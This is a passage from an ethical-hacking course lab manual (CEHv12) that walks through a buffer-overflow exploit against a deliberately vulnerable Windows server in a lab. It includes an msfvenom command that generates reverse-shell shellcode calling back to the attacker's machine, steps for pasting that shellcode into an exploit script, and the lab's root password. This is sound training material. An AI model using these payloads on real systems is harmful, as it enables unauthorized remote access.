
```
root@parrot:~/home/attacker/Desktop/Scripts| chmod +x findoff.py
root@parrot:~/home/attacker/Desktop/Scripts| ./findoff.py
root@parrot:~/home/attacker/Desktop/Scripts| chmod +x overwrite.py
root@parrot:~/home/attacker/Desktop/Scripts| ./overwrite.py
root@parrot:~/home/attacker/Desktop/Scripts| chmod +x badchars.py
root@parrot:~/home/attacker/Desktop/Scripts| ./badchars.py
root@parrot:~/home/attacker/Desktop/Scripts| chmod +x jump.py
root@parrot:~/home/attacker/Desktop/Scripts| ./jump.py
root@parrot:~/home/attacker/Desktop/Scripts| #
```

137. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

138. In the **Immunity Debugger** window, you will observe that the EIP register has been overwritten with the return address of the vulnerable module, as shown in the screenshot.

Note: You can control the EIP register if the target server has modules without proper memory protection settings.





139. Close **Immunity Debugger** and the vulnerable server process.

140. Re-launch the vulnerable server as an administrator.

141 Click **CEHy12 Parrot Security** to switch to the **Parrot Security** machine

142 Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

143 In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.

144 In the [sudo] password for attacker field, type **toor** as a password and press **Enter**

Note: The password that you type will not be visible.

145. Now, type **cd** and press **Enter** to jump to the root directory.


146. In the terminal window enter the following command and press **Enter** to generate the shellcode.

```
msfvenom -p windows/shell_reverse_tcp LHOST=[Local IP Address] LPORT=[Listening Port] EXITFUNC=thread -f c -a x86 -b "\x00"
```

Note: Here, **-p**: payload, local IP address: **10.10.1.13**, listening port: **4444**, **-f**: filetype, **-a**: architecture, **-b**: bad character.

147. A shellcode is generated, as shown in the screenshot.

148 Select the code, right-click on it, and click **Copy** to copy the code




149. Close the **Terminal** window.


150. Maximize the previously opened **Terminal** window. Type **pluma shellcode.py** and press **Enter**.

Note: Ensure that the terminal navigates to **/home/attacker/Desktop/Scripts**

151. A **shellcode.py** file appears in the text editor window, as shown in the screenshot.



152. Now, paste the shellcode copied in **Step#145** in the overflow option (**Line 4**); then, press **Ctrl+S** to save the file and close it.



